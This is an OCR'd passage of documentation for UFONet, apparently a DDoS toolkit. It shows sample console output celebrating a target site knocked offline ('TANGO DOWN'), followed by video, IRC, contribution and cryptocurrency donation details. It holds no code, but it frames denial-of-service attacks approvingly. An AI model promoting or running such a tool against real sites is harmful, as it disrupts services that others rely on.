
```
[Info] Flying some UCAV with 'heat-beam' weapons...

[Info] UCAV: http://www.isup.me/ -> FAILED? || Report: Target looks OFFLINE from here!!! ;-)
[Info] UCAV: http://www.downforeveryoneorjustme.com/ -> FAILED? || Report: Target looks OFFLINE from here!!!
-)

[Info] Congratulations!. Your target looks OFFLINE from external sources...

Wanna send a [HEAD] check request from your proxy (y/N)y
-------------------------

[Info] #UFONet TANGO DOWN!!! -> [redacted].net
```

==========

/Scenarios/ !*Video: UFONet v0.6 “Galactic OFFensive!”*

+ Source: http://ufonet.03c8.net/ufonet/UFONet-v0.7.ogv

NOTE: (old version!) UFONet v0.7 “Big Crunch!”



/Contribute/

!*Wormhole: irc.freenode.net → #ufonet*

+ Development:

  - Testing
  - Documentation
  - Bug Fixing / **Hacking** ;-)
  - Suggestions/Ideas/New features...

+ Support:

  - Donations:


    BTC: 1Q63KtiLGzXiYA8XkWFPnWo7nKPWFr3nrc
    ECO: 6enjPY7PZVq9gwXeVCxgJB8frsf4YFNzVp

  - Promotions / Events / Jobs …

  - ♥ ♥ ♥

!Author: epsylon@riseup.net → [03c8.net]

==========



==========